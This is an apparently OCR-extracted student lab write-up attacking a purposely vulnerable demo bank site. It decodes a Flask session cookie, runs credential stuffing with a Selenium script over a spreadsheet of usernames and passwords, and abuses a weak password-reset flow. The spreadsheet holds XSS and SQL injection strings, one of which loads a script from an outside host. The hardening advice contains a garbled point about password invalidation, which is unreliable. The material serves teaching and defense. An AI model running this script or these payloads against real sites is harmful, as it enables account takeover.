
2) Copy the payload of the session cookie you wish to decode (see below for details) and paste it in between the single quotes in 'session_token_value'

To retrieve the payload of the session cookie, copy the text between the first and second periods only (the red text below). Do not include the two periods when copying the payload

.eJyrVkpJLElUsoquVlIoAVJGBgZGOkrp-TkpSTmluVlKOkoumXn5xYmlRcVBpTmphkbGyko6JmamFmamsbWxOko5- enpqSmZeUpWJUWlqTpKBYnFxeX5RSlKVtg0KpUWpxblJeamAqURdtQCAA1tK5E.
X6xc-A.6canrVszlxu9oeoDDOoNVktCBus

Credential Stuffing username/password combinations obtained from SQL Injection (using Google Chrome)

Before this attack can be carried out, there is some prep work that needs to be done. Complete the following tasks:



Credential Stuffing Requirements:


1. Install Python 3.* (current is 3.8)

2. Install selenium module for python.
   a) pip3 install selenium

3. Install xlrd module for python.
   a) pip3 install xlrd


4. Download and install ChromeDriver.
   a) https://chromedriver.chromium.org/downloads
   b) Installation instructions can be found in the Readme file

Next you will need to obtain or make an Excel file that contains username/password combinations that will be tested against the site. Make sure usernames are on the left and passwords are on the right. If you want to get a list of username and passwords to test out on faultyvault.com, head over to the login page for the SQL Injection vulnerability. Instructions to do this are in the SQL Injection write-up. Here is a screenshot of the file contents used in this demonstration:




	A	B	C	D	E
1	gatesb	Password1!			
2	capstone	aaAA22@@			
3	test1	aaAA2			
4	test2	aaAA22@@			
5	testname2	aaAA22@@			
6	hibberts	Weakpassword123%			
7	gatesb	Microsoft95rulz!			
8	goldblumj	DinosaursRule1!			
9	scottm	DundlerMifflin123!			
10	capstone	aaAA22@@			
11	temp1	aaAA22@@			
12	temp2	aaAA22@@			
13	clint	aaAA22@@			
14	*'--	aaAA22@@			
15	"*'--	aaAA22@@			
16	molemanh	ManGettingHitByFootball!123			
17	burgundyr	KindaABigDeal9999@			
18	comicbookguy	BestPasswordEver!0001			
19	scorpioh	Hammocks$$$7			
20	<script>alert('!');</script>	aaAA22@@			
21	</h4><script>alert();</script>	aaAA22@@			
22	"<script>alert();</script>	aaAA22@@			
23	</i></h4>	aaAA22@@			
24	'"</i></h4>	aaAA22@@			
25	\'"</i></h4>	aaAA22@@			
26	><script>alert('!');</script>	aaAA22@@			
27	'"><script>alert();</script>	aaAA22@@			
28	<SCRIPT SRC=xss.rocks/xss.js>	aaAA22@@			
29	><SCRIPT SRC=xss.rocks/xss.js>	aaAA22@@			
30	<script>alert('!!!');</script>	aaAA22@@			
31	<script>alert(':-(');</script>	aaAA22@@			
32	><script>alert(':(');</script>	aaAA22@@			
33	admin	NonDefaultPassword			
34	hackster	aaAA22@@			
35	test2	aaAA22@@			
36	Nomad1	Secure1!			
37	Nomad2	Secure1!			
38	Nomad3	Secure1!			
39	Nomad9	aaAA11!!			
40	Sneeky	S3cr3t1!			
41	NewKid	aaAA22@@			
42					

Now you need to create a program file with the .py file extension to test all the username and password combinations against the site via “brute force”. The code that was used in the demonstration video has been provided below.




```python
from selenium import webdriver
import xlrd
import time

#location of the excel file containing username/password combinations
loc = ("/home/clint/Dropbox/school/cs467/CredentialStuffing/test.xlsx")

#open the excel file to read the rows
viewxl=xlrd.open_workbook(loc)
sheet=viewxl.sheet_by_index(0)

#enable webdriver for chrome. Path to chromedriver file is listed
website=webdriver.Chrome('/home/clint/chromedriver')

#iterate over all the rows in the excel file
for i in range(sheet.nrows):
    #open a browser window and a new tab
    website.execute_script("window.open('');")
    website.switch_to.window(website.window_handles[i+1])

    #enter address of the site you want to test
    website.get('http://www.faultyvault.com/login_sessions')

    #assigns username and password from current row in file to variable
    uname=str(sheet.cell_value(i,0))
    upass=str(sheet.cell_value(i,1))

    #enter username in form field
    username=website.find_element_by_id('UsernameInput')
    username.send_keys(uname)

    #enter password in the form field
    password=website.find_element_by_id('PasswordInput')
    password.send_keys(upass)

    #click the login button
    submit=website.find_element_by_id('LoginButton')
    submit.click()
```

Now that all the prep work has been completed, let's go and test it out! In a terminal, navigate to the directory that contains the .py file you just created. In this example, the file is called credStuff.py. Then issue the command “python3 credStuff.py” to run the program. ***replace credStuff.py with the name of your program.



```
[clint@localhost CredentialStuffing]$ ls
.  ..  credStuff.py  setup.odt  test.xlsx
[clint@localhost CredentialStuffing]$ python3 credStuff.py
```

A browser window will appear when the file is executed and a new tab will be opened for every username/password combo that is tested. The attacker can verify if each username/password combination is valid or not.



Chrome is being controlled by automated test software.

Website Security Research Project

$> Faulty Vault Bank


Logged in as NewKid

Account Details

Hello,NewKid!

Account Number	Account Balance
10000037	923014

Exploiting a Weak 'Forgot-Password' Procedure


Home
Website Security Research Project
$> Fa1lty Vault Bank

⚠ ***Warning!*** *Vulnerability for Broken Authentication* ***on!*** *Click here to switch off*

User Login
Create User Session Cookie
Decode User's Session Cookie


Username: einsteina

Password: Password

Login
Forgot Your Password?

Don't have an account? Create Account

Click here to begin the password recovery process



Username: einsteina

New Password: ••••••••••••••••••

Re-Enter New Password: ••••••••••••••••••

Don't have an account? Create Account

Changing a password is simple; all you need to know is a username. With this method of password recovery, a hacker can very easily gain access to a user's account and prevent the user from accessing their own account


Website Hardening

Protecting a website against attacks that exploit broken authentication should be a top priority for developers. There are many strategies that an attacker can use to try to gain access to a website via an authentication vulnerability. Here are some actions you can take to harden your website:

1. Ensure user sessions are properly implemented. Sessions should never store sensitive information and should only contain the minimum amount of information necessary for website functionality. Sessions should also expire after a short period of time or inactivity and should be invalidated fully upon logout or browser shut down.
2. Implement a secure password policy for your website. Passwords should expire after a set period of time and passwords should not be invalidated after they have been used.
3. Credential recovery should be a multi-step process (via email, SMS or other mechanism). If security questions are utilized, they should not be the primary method of credential recovery. Any security question chosen should prompt the user for information that is not easily guessable or obtainable by a would-be attacker.
4. Prevent automated submissions to the login page of the website by using CAPTCHA or other rate-limiting controls

Screenshots showing the results of the broken authentication attacks on the secured version of the website can be found on the following pages.

Attempting to Decode a Flask User Session After Website Hardening:



Website Security Research Project

$> Faulty Vault B1nk

You are on a Safe Login Page

Click here to Turn Vulnerability For Broken Authentication On

User Login

Don't have an account? Create Account

When the user logs out from their account, after logging it via the safe login page, there is **no** session cookie in the browser

review its value

Highlights from the Chrome 86 update

